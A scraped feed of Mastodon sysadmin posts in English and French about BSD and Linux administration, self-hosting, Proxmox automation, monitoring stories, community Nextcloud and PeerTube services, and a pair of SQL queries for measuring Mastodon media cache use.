"In Linux, running ZFS-on-root is an advanced skill.¹
¹ You can tell it's an advanced skill by the way senior sysadmins say, 'oh, it's not that hard.'"
![[?]](https://cdn.masto.host/enosmtown/accounts/avatars/109/341/527/116/255/990/original/16fee146425349c3.jpg)
Watching a coworker doing some work I'm teaching them, they have to input a password at some point. Even when they were copying from a password manager, and all I could see were big dots, and pasting into `ssh`'s prompt, which does not echo the characters back, 30y of #SysAdmin'ing kicked in and I looked away :)
Email this morning: someone sent a wordpress password reset request for my admin account from IP 127.0.0.1.
I didn't need this today. #sysadmin
![[?]](https://files.mastodon.social/accounts/avatars/000/257/007/original/73a92188f7dd38d7.png)
Inspired by @klarainc's excellent video on FreeBSD hardening, I've put together a beginner's guide expanding on their walkthrough.
The goal is to break down the concepts and make these practices approachable for anyone looking to get started:
https://freebsd.toomany.net/hardening
Full credit and sincere thanks to Klara Systems for the solid foundation!
Haack's Networking
🥚 The newest member of the Public GNU/Linux Users Group has hatched! Everyone, please welcome our Delta Chat chatmail server:
🔗 https://mail.gnulinux.online
✍️ Again, the full list of community servers that Haack's Networking and community volunteers steward can be found here:
🔗 https://haacksnetworking.dev
💡 Need help in open source and floss space? Hit us up on the Matrix! Want a privacy centered and free Masto? We are open for reg! Want to create floss content, swing by our PeerTube ... and there's much more!
#gnulinux #freesoftware #opensource #debian #selfhosted #sysadmin #linux #gnulinux #community
![[?]](https://cdn.masto.host/floss/accounts/avatars/111/340/454/048/716/134/original/1a10719906213ed3.jpg)
If you want to raise your shell scripts to a new level, give this a try! It'll give useful feedback on the style of your shell code and on possible issues with it.
PS: Know when to switch to a proper programming language.
@markwyner dear everyone, if you're using ANY password in more than one place, go get a password manager and start using random passwords *everywhere* -- this is not a Mastodon issue, this is a web login issue. I highly recommend Bitwarden.
#passwords #passwordManager #cyberSecurity #security #sysadmin
Receiving requests from clients or colleagues is normal, and I'm happy to solve problems.
It's a bit less fun when they email me instructions on what to do - clearly written by an AI - that often don't know the underlying setup. "You need to enable the Apache module X and reload using the command..."
I know how to reload Apache. And I know that I'm going to have to disobey your orders because... that server runs Nginx 😆
If your terminal ever gets confused by random control sequences, for example after you accidentally output binary data, there's a good chance you can restore order with the `reset` command.
![[?]](https://media.bsd.network/accounts/avatars/108/202/994/748/870/675/original/d2dc42e9893b7a76.jpg)
inxi (full featured CLI system information tool) imported in official OpenBSD ports tree - Very useful tool to report system informations (CPU, memory, GPU, disks, network...) #OpenBSD #SysAdmin https://github.com/openbsd/ports/commit/9c357fba7fcfb8ca067957f1f47d16dad2e499fd
![[?]](https://static.mamot.fr/accounts/avatars/000/415/993/original/187b67b0fdec9cf6.jpg)
Je regarde s'il y a des formations, mais je tombe soit sur des formations cpf en mode licence, soit sur des cours en libre en accès mais j'ai peur de pas être assez assidu si je n'ai pas soit un suivi soit un projet concret.
Est-ce que des gens auraient des conseils ?
#formation #linux #sysadmin #metz #logiciellibre
2/2
Pleased to announce there will be a 6th edition of the Tunnel training taking place Oct 12-15.
This course is a strong introduction to the craft of system administration atop a stack entirely free from big tech. Students are guided in the deployment of powerful and sovereign privacy infrastructure on a server all of their own, running on renewable energy in Iceland.
Details here:
https://courses.nikau.io/tunnel
6 seats left.
#selfhosting #privacy #sysadmin #decentralisation #vpn

Alt...
A screenshot of part of the Tunnel course information page, showing an archaeological site showing a vertical tunnel column. The image is two-tone, emerald green highlights and greyscale.
Next Saturday at #EuroBSDCon 2026, I'll tell the story of one of the longest nights of my career.
On 10 March 2021, I had just fallen asleep when the alerts started arriving. One server down. Then another. And another.
Different servers, different workloads, one thing in common: the OVHcloud Strasbourg data centre.
Then came the news: SBG2 was on fire.
I had 142 servers there.
The mission for the night was simple to state: bring the critical services back before 8, then recover everything else as quickly as possible.
This talk is about what happened next. The things that worked, the architectural choices that saved us, and especially the ones that failed when we needed them most.
And it's also the story of why that night changed the way I design infrastructure, and why BSD systems became such an important part of it.
The night 142 of my servers went up in the clouds. Physically.
📅 Saturday 12 September, 11:15
📍 EuroBSDCon 2026, D.0.02
#BSD #FreeBSD #EuroBSDCon #Sysadmin #Infrastructure #RunBSD #NetBSD #OwnYourData #Linux #DisasterRecovery

Alt...
Cover slide for Stefano Marinelli’s EuroBSDCon 2026 presentation. A nighttime photo shows the OVHcloud Strasbourg data centre engulfed in flames and thick smoke. A huge orange "142" overlays the fire. Below, on a black background, the title reads: "The night 142 of my servers went up in the clouds. Physically."
In the top-right corner: "Stefano Marinelli · EuroBSDCon 2026 · Saturday 12 September, 11:15 · D.0.02."
![[?]](https://static.piaille.fr/accounts/avatars/109/270/440/383/710/359/original/37f84169cb378067.jpg)
Running OpenStreetMap.org in the Age of AI - peertube.openstreetmap.fr
![[?]](https://cdn.masto.host/floss/accounts/avatars/000/143/204/original/94403efd0b47ed2b.jpg)
#Grml 2026.09 Linux Distro Is Out with #Linux Kernel 7.1, Based on #Debian 14 Forky https://9to5linux.com/grml-2026-09-linux-distro-is-out-with-linux-kernel-7-1-based-on-debian-14-forky

Alt...
A screenshot of Grml 2026.09 showing the terminal emulator and the Fluxbox menu.
![[?]](https://cdn.masto.host/floss/accounts/avatars/000/056/291/original/27995fdd54dd1220.jpg)
Philosophical question:
If a service is down due to lack of DNS, but if it's actually orchestration that's down rather than DNS, do we still blame DNS?
It's a long weekend ... guess I will hack my legacy #emailserver to include stun/turn for #deltachat and when that's done ... time to spin up a separate #chatmail server.
🔗 https://support.delta.chat/t/how-to-provide-custom-turn-server-settings-when-using-a-classic-email-account/5045
🔗 https://github.com/chatmail/core/blob/main/standards.md
#email #sysadmin #debian #linux #freesoftware #floss #selfhosted #selfhostedlife
This morning's mission is to repel an attack currently hitting a client's server.
I'd like to avoid external solutions, so I'm trying to handle it at the firewall level. Anubis works, but the client doesn't want a "banner" in front of it.
It's a complex mission... let's see how it goes!
authentication issue at work, InfoSec guy gives me an update on "sing-in" logs
I'm worried about how much singing logs would depend on autotune
One of today’s tasks: migrating an old Ubuntu server hosting around 15 WordPress sites to a FreeBSD server, with Caddy acting as a reverse proxy in its own jail, one jail per WordPress instance, and a shared database in yet another jail.
Yesterday I configured Caddy to reverse proxy all the domains while still pointing to the old server. That allowed the customer to update the DNS records in advance, while I could migrate each site one by one and simply switch the upstream in Caddy as soon as it was ready.
Zero downtime. Just a reload.
I asked only for one thing: freeze everything this morning, so a colleague asked the customer not to make any changes to the websites after 7 today.
Ack.
So I go to clone one of the sites… and notice the customer published a totally deferrable post at 9.
Which, of course, means I now get to resync everything.
Ah, the joys of working "behind the scenes". 😆
![[?]](https://mastodon.evolix.org/system/accounts/avatars/000/000/059/original/bcc4c75645d0cb31.jpeg)
Je commence à utiliser un peu Crowdsec sur un serveur perso. Pour le moment j'ai un bon sentiment. L'architecture a l'air bien pensée. L'interface CLI est plutôt bien faite et assez aboutie. J'ai encore un peu peur de me tirer des balles dans les pieds et les yeux mais sur des choses persos je ne risque pas grand chose.
Chez @evolix on commence aussi à l'utiliser un peu, de manière encore plus prudente, mais c'est prometteur.
#crowdsec #security #sysadmin
![[?]](https://files.mastodon.social/accounts/avatars/114/434/182/937/791/007/original/8f5af732c20665e1.png)
The /proc filesystem was a genius idea giving the #sysadmin direct control of the Linux kernel. In this article, David Both explains how to change kernel parameters at runtime.
In 2024 the bill for the wasteful web exploded: the software archive I direct buckled under AI crawlers, and our engineers spent their days blocking addresses instead of building. We are not Google. 👉 https://www.dicosmo.org/good-enough/ #GoodEnoughIsNotGoodEnough #WebScraping #SysAdmin #AI

Alt...
In 2024 the bill for the wasteful web exploded: the software archive I direct buckled under AI crawlers, and our engineers spent their days blocking addresses instead of building. We are not Google.
![[?]](https://medias.m.nintendojo.fr/accounts/avatars/000/000/001/original/1227d0f0c1d0f2a8.png)
And the top 10 Mastodon users devouring your cache:
SELECT
CONCAT(accounts.username, '@', accounts.domain) AS account,
SUM(media_attachments.file_file_size) AS sum
FROM
media_attachments INNER JOIN accounts
ON media_attachments.account_id = accounts.id
WHERE media_attachments.file_file_size IS NOT NULL
GROUP BY account
ORDER BY sum DESC
LIMIT 10;
In case this might be useful to someone, here are the SQL request to get the top 10 Mastodon instances devouring your cache:
SELECT
accounts.domain,
SUM(media_attachments.file_file_size) AS sum
FROM
media_attachments INNER JOIN accounts
ON media_attachments.account_id = accounts.id
WHERE media_attachments.file_file_size IS NOT NULL
GROUP BY accounts.domain
ORDER BY sum DESC
LIMIT 10;
![[?]](https://stockage.framapiaf.org/framapiaf/accounts/avatars/000/012/414/original/340bdb2fcc9c3517.png)

As of today, I believe NetBSD is one of the most important operating systems to consider for your deployments.
With hardware costs rising dramatically, portability and efficiency have become more important than ever. If prices do not come down, we will probably have to adapt and create new kinds of hardware, at lower cost. And NetBSD, by its very nature, will be very easy to port to that hardware.
Does it run on your modern PC? Maybe. Maybe not.
But it runs on your server. On your VPS. On your SBC. On your old computer, which may still have a lot to give, especially if you want to keep ownership of your own data.
And I know something about old hardware still having a lot to give:
https://it-notes.dragas.net/2023/08/27/that-old-netbsd-server-running-since-2010/
No jails or containerisation? smolBSD has already shown that a reduced NetBSD kernel can be so small that it can be started in milliseconds, while also adding the security benefits of virtualisation. A different concept, certainly. But one that already exists and can already be used.
Linux itself has opened up to AI. That is a choice I will not comment on.
But from now on, for those who do not want LLM-generated code in their operating system, there are essentially two options: fork Linux (!!!), or choose something different.
And NetBSD is that something different.
Already in 2024:
“...code generated by a large language model or similar technology (e.g. ChatGPT, GitHub Copilot) is presumed to be tainted (i.e. of unclear copyright, not fitting NetBSD's licensing goals) and cannot be committed to NetBSD.”
#NetBSD #RunBSD #smolBSD #IT #SysAdmin #OwnYourData #ModernTech


![[?]](https://static.mamot.fr/accounts/avatars/000/027/739/original/2c8246dafe3cb6fb.jpg)
Hi! I'm looking for a simple to use HTTP benchmark tool which can simulate the page load by a browser: load the page but also all the linked assets (CSS, favicon, images…) without the need to write a scenario (listing all resources).
I thought Apache ab will do it but no.
Any help appreciated :)
![[?]](https://stockage.framapiaf.org/framapiaf/accounts/avatars/000/000/005/original/ee2668cd5dd7fd61.jpg)
RE: https://framapiaf.org/@framasky/117172516040615744
Any #SysAdmin running #Nginx could be interested in #NginxBotcheck IMHO
Fred de CLX boostedSome updates on #NginxBotcheck:
- repository has moved to https://framagit.org/framasoft/adminsys/nginx/botcheck
- new map, to allow some paths only for some virtualhosts
- fix cookie expiration
Autistici designated a terrorist group by the US administration, supposedly due to them providing infrastructure for movements the US gov wants to crush (is threatened by).
This is an excessive, absurd and yet notable escalation, speaking to something seen in the wild. Sysadmins that provide infrastructure for activism are themselves often targeted, an overlooked at-risk group.
(Warning, US gov site link)
Keeping your dotfiles in sync between machines can be a challenge. In today's livestream, I'll give a talk about how I manage my (many) Linux configuration files using Chezmoi. I'll explain its features for templates, scripts, password manager integration, and file encryption.
Join me at 19:00 UTC on Twitch: https://twitch.tv/monospacementor

![[?]](https://mastodon.scop.coop/system/accounts/avatars/113/844/087/848/103/718/original/d3c68ebbd9b05263.jpg)

Vous voulez faire partie d'une société coopérative spécialisée en logiciels libres ? Nous recrutons un·e administrateur·ice système et réseau !
Venez rejoindre notre équipe d'administration système et réseau sur Grenoble pour accompagner nos clients dans la transition et le maintien de leurs infrastructures composées de solutions libres.
Plus d'infos par ici : https://probesys.coop/recrutementadminsys2026
#Grenoble #Emploi #Sysadmin #Linux #SCOP #Cooperative #GetFediHired
![[?]](https://files.mastodon.social/accounts/avatars/000/037/590/original/85ea96e995c1e301.png)
🤔 Did you know that you can easily disconnect a particular network connection from Linux?
The 'ss' command is typically used to display information about sockets, but it can do more. Yes, killing connections! 💀
This option can be useful to drop an unwanted connection, one that is stuck, or to test out how software deals with unexpected disconnects 💪
👀 See the image to only disconnect a SSH connection for one particular IP address.
🔁 #Linux #terminal #sysadmin #commandline #networking

Alt...
The 'ss' command can be used to kill a connection, in this case one connected to port 22 (SSH)
@adrianmorales you just do. Write to your local counsellors and tell them the advantages of switching to open source and point out the perils of the systems they're already using. Go to council meetings if you can. Tell your boss your concerns around the IT infrastructure you can't modify and the advantages of going with more open solutions in the future.
#IT #sysadmin #computing
![[?]](https://mastodon-data.cdn.tedomum.net/accounts/avatars/000/172/164/original/754a4bcbcb8cce20.jpg)
I love it when technology lifts get so big and technical that they eclipse enterprise solutions and return to fundamentals. That's my game. I'm here for you when that happens. It will happen. 🤣
Also, it's always DNS.
Also too, it's never a better time to switch to Debian.
#sysadmin #greybeard #linux #unix #opensource #freesoftware #floss #selfhosted #smallbusiness #residential #consumer #consumergrade #gomindswithmeidareu #debian #fundamentals
No matter how much you hate #ai tools and what they represent, this video by Nate B Jones is worth watching if you want to be aware of what's going on in modern #computing: https://youtu.be/FCRT7M30Wtw
This type of agent behaviour has global implications we aren't on top of yet.
![[?]](https://kolektiva.social/system/accounts/avatars/000/004/395/original/123051a70a5f6fd8.jpg)
Computers are like onions. Everything is layers built on layers, and every layer makes you cry. #sysadmin
Fellow system administrators, what is the wonkiest system you've had to manage in your career?
#tech #sysadmin #technology #it #informationtechnology #systems #infrastructure #server
I'd like my next job to have something more than Linux, yes, I'm looking at your FreeBSD.
#runbsd #freebsd #getfedihired
↩ Ludovic Hirlimann :
"I can work in both French and English. I'm interested in infrastructure roles.
#infrastructure #sysadmin #sre"
[via Ponos] https://ponos.fr/thread/clf364ichbjbh9c9vb4nu8d4d
I can work in both French and English. I'm interested in infrastructure roles.
#infrastructure #sysadmin #sre
↩ Ludovic Hirlimann :
"I've been remote, fully since 2009 and would like to keep it that way.
[via Ponos] https://ponos.fr/thread/c615qh73u2fb87zc86iq7hk5z
Apparemment en créant une clé bootable je me suis trompé de disque (pourtant il me semblait avoir vérifié plusieurs fois ?) et j'ai donc fait un dd d'une ISO de 7 Go sur le SSD chiffré qui contient mon système et mon /home.
Est-ce qu'il y a un moyen de récupérer le système ou au moins mes données ?
(je crains que non, hélas)
(je crois que j'avais sauvegardé mes headers LUKS mais aucune idée d'où)
Envoi d'un signal de mise sous tension pour tout faire repartir au propre.
À 4h07, Uptime-Kuma confirme : tout est repassé au vert ! 🟢
#Proxmox #Nextcloud #SysAdmin #Automation #SelfHosted #Gotify
À 3h31, juste après Mastodon et avant le grand reboot de 4h, c'est au tour de PeerTube d'avoir son nettoyage automatique : « ✅ PeerTube Cleanup TERMINÉ » sur docker-peertube.
Purge des caches, ménage des fichiers temp et des médias fédérés. Au réveil, tout est propre sans avoir levé le petit doigt !
#PeerTube #SelfHosted #SysAdmin #Automation #Gotify

Décidément, la nuit réserve plein de surprises ! 🌙😜
À 3h18 du matin, Gotify repasse par là : « ✅ Mastodon Cleanup TERMINÉ » sur le conteneur docker-mastodon.
Un petit coup de balai automatique sur le cache et les médias distants pendant que tout le monde dort. Quand ton infra est plus disciplinée que toi ! 🧹🐘✨
#Mastodon #SysAdmin #Linux #Automation #SelfHosted #Gotify #Proxmox

Quand tu automatises tellement tout que tu en oublies tes propres scripts ! 😅
À 23h pile, notification Gotify : purge massive et nettoyage de /var/log sur tous les nœuds du cluster Proxmox (purge_logs.sh).
Le moment exact où tu te dis : « Ah oui c'est vrai, j'avais écrit un script pour ça ! » 😂
C'est ça, la vraie magie d'un système qui tourne en totale autonomie !
#SysAdmin #Proxmox #Linux #Automation #Bash #Gotify #SelfHosted

Pour voir la capture en bonne résolution, rendez-vous sur Picsur : https://picsur.blablalinux.be/i/d41a86aa-eefa-41f5-8858-b5c6d695f04c.jpg
Fin du marathon d'automatisation. Bon week-end à tous !
Some services will be momentarily down today while we migrate from Dynadot to Dreamhost for our domain Registrar. Moving forward, all DNS will be managed at Hurricane Electric and/or Dreamhost. Thanks for patience 🙏🏼
This sudden change was due to Dynadot changing their subdomain record policy from 250 to 50 without notice. This caused a week-long disruption in building out new services due to any record over the cap being irrecoverable once deleted and new ones being impossible to create. Despite having 150+ records in the past, Dynadot responded that they've never supported more than 150 and would only restore that.
Both the change in terms and contract without notice and the dishonesty once a ticket was filed serve as sufficient reasons to ditch Dynadot. This was surprising to say the least. They've been a solid Registrar. As for DNS, we only used it the last three years having originally used afraid.org for over a decade. Ultimately, this is for the best however, because it is always unwise to keep one's DNS and Registrar at the same host. Hurricane Electric's DNS is additionally a breath of fresh air from 1998-2002 era and so easy to use - the alphabetical rendering of records amazing 🤩
It's always DNS !!
📊 La liste complète des conteneurs est visible ici : https://picsur.blablalinux.be/i/f8bcd804-76b7-4359-a8d7-feb276dd5a21.jpg
Un rapide passage à 512 Mo de RAM, et le problème est réglé. C'est aussi ça la magie du monitoring et des scripts auto : repérer les petits goulots d'étranglement en un clin d'œil ! ☕️💪
#Proxmox #LXC #SysAdmin #Linux #SelfHosted #DevOps


C'est samedi, jour de l'automatisation sur le cluster Proxmox ! ⚙️
La première tâche s'est lancée à 10h pile et s'est terminée 11 minutes plus tard : 3 VM mises à jour en douceur (PBS, Elasticsearch et Jitsi Meet, bien identifiables en bleu sur la capture) et aucun redémarrage nécessaire. Tout roule tout seul pendant que je peux profiter de mon café ! ☕️
Et chez vous, ça automatise aussi le week-end ou c'est tout à la main ? 🛠️
#Proxmox #SysAdmin #Linux #SelfHosted #Automation #DevOps


![[?]](https://media.mas.to/accounts/avatars/000/151/244/original/c0322cd63f1b82b3.png)
 🐦🔥nemo™🐦⬛ 🇺🇦🍉
@mboelen "A #Sysadmin's #Unixersal Translator (ROSETTA STONE) OR What do they call that in this world?" #unix
https://bhami.com/rosetta.html
Advice for upcomming #UnixAdmins #Unix =/= #Linux tho very close xD
![[?]](https://media.mstdn.social/accounts/avatars/109/197/908/539/057/893/original/aaccd7e755384328.png)
In less than 12hrs I'll be taking graduates of the Tunnel training into another edition of Fortress. 4x6hrs, followed by 2 weeks of supported service deployments and experimentation.
I'm excited about every part of it (esp to see what participants build up), except the 1am starts, in my, umm, challenging timezone.
It'll be coffee black as midnight for a bit.
Anybody any news on DNS-PERSIST-01? It would allow me to simplify some things massively, once it's available…
https://letsencrypt.org/2026/02/18/dns-persist-01
There is a person I've been helping for a while who runs two instances, one #GoToSocial and one #snac.
Yesterday, they suffered severe file system corruption on their device, and I lent them a hand with the recovery. For GoToSocial, they restored the DB from the previous backup and got it running again. For snac, although a few files were lost, no action was necessary... it just started back up and did what it had to do, bringing the instance back to full operation.
This goes to show that when software is well-designed and intentionally kept simple, it's also easier to get back up and running when something goes wrong. In this case, snac's "files-only" approach demonstrated excellent resilience.
Thanks, @grunfink !
#snac2 #snac #ThankYouTuesday #Efficiency #IT #SysAdmin #OwnYourData
Sysadmin life existential edition [SENSITIVE CONTENT]
We've just had someone in another team create a host called "something".
We are yet to identify the responsible user, so for now it is someone's something.
And something is reporting an error in our monitoring dashboard. So something is wrong with something for someone.
![[?]](https://media.bsd.cafe/bsdmmedia01/accounts/avatars/110/896/104/742/825/185/original/3c8ecdd51ebc6e80.png)
SMB Is Mandatory Now: What macOS Dropping the AFP Client Means for Storage Engineers ― Mitaka Digital | DEV Community
"For four decades, the Apple Filing Protocol quietly underwrote every "just works" file-sharing experience in the Apple ecosystem. That era has ended. Apple deprecated the AFP client in macOS Sequoia 15.5, carried a removal warning through macOS 26 Tahoe, and shipped the macOS 27 "Golden Gate" developer beta with no AFP client at all. If your storage estate still serves Mac clients over afp://, the compatibility gap is live today, not on a future roadmap. …"
#AFP #Apple #CIFS #Samba #SMB #NAS #storage #macOS #networking #sysadmin
With Apple phasing out AFP in macOS 27 and Time Capsules officially reaching end-of-life, it's time to move network backups to proper SMB.
If you run a FreeBSD server, you can build a fast, rock-solid, and secure Time Machine target powered by ZFS and Samba - neatly isolated inside a FreeBSD jail using Bastille.
https://it-notes.dragas.net/2026/01/28/time-machine-freebsd-jail/
Keep your macOS backups running smoothly via SMBv3 (with full vfs_fruit support) and full dataset quota control on ZFS!
#FreeBSD #macOS #TimeMachine #ZFS #BastilleBSD #Samba #SysAdmin #Backup #OwnYourData #SelfHosted #BSD #RunBSD #OwnYourData
With Apple phasing out AFP in macOS 27 and Time Capsules officially reaching end-of-life, it's time to move network backups to proper SMB.
If you run a FreeBSD server, you can build a fast, rock-solid, and secure Time Machine target powered by ZFS and Samba - neatly isolated inside a FreeBSD jail using Bastille.
https://it-notes.dragas.net/2026/01/28/time-machine-freebsd-jail/
Keep your macOS backups running smoothly via SMBv3 (with full vfs_fruit support) and full dataset quota control on ZFS!
#FreeBSD #macOS #TimeMachine #ZFS #BastilleBSD #Samba #SysAdmin #Backup #OwnYourData #SelfHosted #BSD #RunBSD #OwnYourData

![[?]](https://mypocketpals.online/files/1e025f92-1c06-472d-98f4-f161be148b63.gif)
🔹 Plus de choix matériel : Idéal pour diversifier vos serveurs ou tester de nouvelles architectures.
Une excellente nouvelle pour réduire la consommation d'énergie sans sacrifier les fonctionnalités !
📖 Pour lire le communiqué officiel complet : https://www.proxmox.com/en/about/company-details/press-releases/proxmox-virtual-environment-launches-official-arm64-support
#Proxmox #ARM64 #OpenSource #Virtualisation #Linux #SysAdmin
![[?]](https://media.mstdn.social/accounts/avatars/000/286/384/original/061bf46845bf9f33.png)
Did I NOT just do kernel updates Friday?
Yes, yes I did.
Do I think I can get away with updating and rebooting without anyone noticing?
Yes, yes I do.
Haack's Networking
🔗 Haack's Streams: https://content.haacksnetworking.org/w/p/45TVYa285E7AV4vZicuo7N
This is a bookmarked post of my live streams. This playlist is public - feel free to share and spread the word! The more the merrier ;)
#stream #linuxstreaming #streaming #sysadmin #opensource #floss #freesoftware #selfhosted #peertube
Haack's Networking
The PubGLUG Nextcloud is live and open for registration. All accounts are manually approved and users must be 18 years of age and/or older. This instance is a community effort and part of the greater set of offerings that Haack's Networking provides.
🔗 The PubGLUG Nextcloud: https://cloud.gnulinux.vip
🔗 All PubGLUG Services: https://haacksnetworking.dev
It is my hope that in offering a community Nextcloud with open and moderated registration ... that this will result in more users choosing #selfhosted and/or #floss offerings for groupware (contacts, calendars, etc.). Those interested in setup notes and/or seeking assistance are encouraged to come chat on Matrix (link above). This instance has the following features:
▶️ Server-side encryption ensures that content on External Storage will be encrypted whether users set it up or not
↪️ E2E encryption provides users an easy way to use the Nextcloud sync client to create shares that even the sysadmin cannot see
💾 Users are given 50GB of storage from a large btrfs platter-based pool; users may request more in DMs with valid use-cases; users may attach their own external storage.
🔦 This instance is designed to assist in pulling people off iCloud, Google, etc. and teach/persuade them how to self-host NC themselves
✨️This is early registration. Some policies are not yet finished, some bugs remain, and we might find that some things don't work. Please be patient. With that said, feel free to sign up and let me know when you've joined. We are at the mall all day, but I've got access for approvals on the phone.
✍️ By using this instance, you agree to the Terms of Service: https://cloud.gnulinux.vip/index.php/s/roioz485eNsYTPm
#sysadmin #gnulinux #debian #linuxstreaming #linux #gnulinux #freesoftware #opensource #selfhosted #music #stream #streaming #floss #nextcloud #privacy #encryption

Alt...
gnu/linux club icon and logo, artwork by @migglesmilkes aka Dascha
Haack's Networking
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
✍️ We are live folks ... the Nextcloud and Gitlab are done, email server is complete, and now just looking over smaller settings and performance. Set a new world record for stupid today when I actually installed two web servers on the Nextcloud using my own tutorial. The jokes literally write themselves ❣️
#sysadmin #gnulinux #debian #linuxstreaming #linux #gnulinux #freesoftware #opensource #selfhosted #music #stream #streaming #floss

Alt...
picture of my tutorial (actually in print) where you can see apt install nginx apache2 right in the dang tutorial ... pulled from wiki.haacksnetworking.org
Happy Sysadmin Appreciation Day
To all the sysadmins quietly keeping the lights on, we salute you.
#Sysadmin #FreeBSD #Linux #OpenBSD #BastilleBSD

Alt...
A "UNIX System Park" t-shirt, with a silhouette of characters Lex and Tim. Lex is saying, "IT'S A UNIX SYSTEM. I KNOW THIS!" and then the text, "REBOOTING SYSTEM...", in a parody of the 'Jurassic Park' logo.

I really don’t need any more peers for my AS201379! (Okay, maybe a few more...)
Started back in December 2025, and now this "little" infrastructure is running:
14 individual eBGP sessions
3 Internet Exchanges
Multiple transit providers
110+ direct peers
All 100% IPv6 (2a06:9801:1c::/48) because legacy IP belongs in the last century.
Powered entirely by FreeBSD  4 routers on 15.1-RELEASE running FRR and PF.
#BGP #IPv6 #FreeBSD #Routing #Networking #sysadmin

Haack's Networking
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
✍️ We are live folks ... today's task is to setup the email server and to fine tune both the nextcloud and gitlab for public registration. Feel free to come by and chill. Sipping coffee, just finished breakfast. It's time to hack‼️
#sysadmin #gnulinux #debian #linuxstreaming #linux #gnulinux #freesoftware #opensource #selfhosted #music #stream #streaming #floss
Haack's Networking
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
✍️ We are live folks ... finishing up the nextcloud, polishing up the VM, setting up storage. Fixing reported errors. Come on by, chat needs some love. Music and popcorn are free ❣️
#sysadmin #gnulinux #debian #linuxstreaming #linux #gnulinux #freesoftware #opensource #selfhosted #music #stream #streaming #floss
A few months ago, a client asked me to shave about €200 a month off our agreement. "We’re trying to cut back on expenses", he said, "to boost our cash flow." I was hesitant, but hey, I agreed.
Fast forward to this morning: one of his team members calls me asking for help because - and I quote - "both Claude and ChatGPT are giving me answers that just don't feel right."
I asked for a little context, only to find out they had upgraded to the top-tier plans for both AIs so they could "solve problems on their own without bothering me."
So, I dropped my client a line: we either revert to our original agreement, or we wrap up this collaboration effective immediately.
Asking me for a discount just to throw far more money at AI subscriptions - only to call me anyway when the bots fail - is, to say the least, a slap (or slop?) in the face.
2 semaines de vraie coupure avec le boulot !
(j'ai un plan b au cas où il faut se connecté mais c'est plus pour avoir l'esprit tranquille).
#sysadmin #workAdict (mais je me soigne...)
A few days ago, a client’s data center (well, actually a server room) "vanished" overnight. My monitoring showed that all devices were unreachable. Not even the ISP routers responded, so I assumed a sudden connectivity drop. The strange part? Not even via 4G.
I then suspected a power failure, but the UPS should have sent an alert.
The office was closed for the holidays, but I contacted the IT manager anyway. He was home sick with a serious family issue, but he got moving.
To make a long story short: the company deals in gold and precious metals. They have an underground bunker with two-meter thick walls. They were targeted by a professional gang. They used a tactic seen in similar hits: they identify the main power line, tamper with it at night, and send a massive voltage spike through it.
The goal is to fry all alarm and surveillance systems. Even if battery-backed, they rarely survive a surge like that. Thieves count on the fact that during holidays, owners are away and fried systems can't send alerts. Monitoring companies often have reduced staff and might not notice the "silence" immediately.
That is exactly what happened here. But there is a "but": they didn't account for my Uptime Kuma instance monitoring their MikroTik router, installed just weeks ago. Since it is an external check, it flagged the lack of response from all IPs without needing an internal alert to be triggered from the inside.
The team rushed to the site and found the mess. Luckily, they found an emergency electrical crew to bypass the damage and restore the cameras and alarms. They swapped the fried server UPS with a spare and everything came back up.
The police warned that the chances of the crew returning the next night to "finish" the job were high, though seeing the systems back online would likely make them move on. They also warned that thieves sometimes break in just to destroy servers to wipe any video evidence.
Nothing happened in the end. But in the meantime, I had to sync all their data off-site (thankfully they have dual 1Gbps FTTH), set up an emergency cluster, and ensure everything was redundant.
Never rely only on internal monitoring. Never.
RE: https://gnulinux.social/@oemb1905/116637233695764799
Haack's Networking
🖼️ A wild NVIDIA RTX 2000 w/ 16GB and native AV1 transcoding support has arrived‼️
✍️ We are pleased to announce that we secured this excellent condition used GPU for the PeerTube instance. After @oemb1905 traveled up to Brown Rice Data Center and installed it and passed it through to the virtualized PT, Lord @sen took care of customizing the JSON for the ffmpeg logic and did some tinkering under the hood so that PT would be efficient in its choices. Efficient hardware AV1 transcoding is now live.
💡 We still have slots open for registration and the quoted post below shows our starting quotas and limits. More is available upon request or for justified use-cases. As a reminder, the GNUTube requires members to be posting either floss content and/or for supporting floss organizations. Linux gamers and benchmarkers are also welcome.
💰️ Already a satisified member and want to give back?
↪️ https://liberapay.com/oemb1905/
🔗 https://gnulinux.tube
#gaming #linuxgaming #opensource #selfhosted #sysadmin #peertube #av1 #transcoding #freesoftware #floss #debian
Le niveau ultime de l’automatisation ?
Quand tu reçois une notification Gotify pour une tâche de maintenance automatisée que tu avais toi-même codée… et que tu avais complètement oubliée ! 😂
Merci au "moi du passé" d'avoir pensé à tout. L'infra bosse pendant que je bosse !
#SysAdmin #Proxmox #Mastodon #Automation #SelfHosted

La suite du bilan : après les nœuds et les LXC Proxmox, c'est au tour de Watchtower de faire le ménage dans mes conteneurs. Ça tourne tout seul ! 🚀 🤖
#Proxmox #Linux #Automation #SelfHosted #SysAdmin
Premise: LLM-gen-AI is here to stay.
Therefore, gnulinux devs ultimately have two logical choices: a) reject OR b) accept. If you reject, you are ultimately - in my opinion - denying or encouraging the denial of helpful tooling for lower SES groups. Upper SES groups already have access to these tools ... choosing to abstain is a position derived from privilege. Lower SES groups need access and equity to the same tools that academic/elite circles have access to. This is why we need fully floss AI that's accessible, uses a non-token and non-gouging pricing model (or is free / donated), and relies on distributed leadership and community support/building. Also, green data centers ...
#ai #floss #freesoftware #opensource #sysadmin #debian #linux
L'automatisation sous Linux, c'est quand même une vraie merveille ! 😎
#Proxmox #Linux #Automation #SelfHosted #SysAdmin
Today, the Linuxulator did its job, and it did it very well.
A client is experimenting with moving from Docker to FreeBSD and jails, and they seem very happy with it so far.
The issue is that part of their build process - as so often happens - relies on Node dependencies that only compile on Linux, macOS, etc., but not on FreeBSD, due to a missing binary that isn't provided for it. Currently, they build on their local machines and push the output to the server, but sometimes they need to make quick changes on the fly.
So, I set up a Linux jail (Ubuntu) using BastilleBSD, installed the dependencies, set up a bind mount, and granted them access to the jail. The result: now they can compile right from there too, improving their overall workflow.
The Linuxulator - and even more so, illumos's lx zones - are truly remarkable pieces of technology.
#FreeBSD #Linux #RunBSD #illumos #SmartOS #OmniOS #Tribblix #Linux #IT #SysAdmin
![[?]](https://mastodon.subj.am/system/accounts/avatars/115/962/734/261/547/696/original/113d438575324614.png)
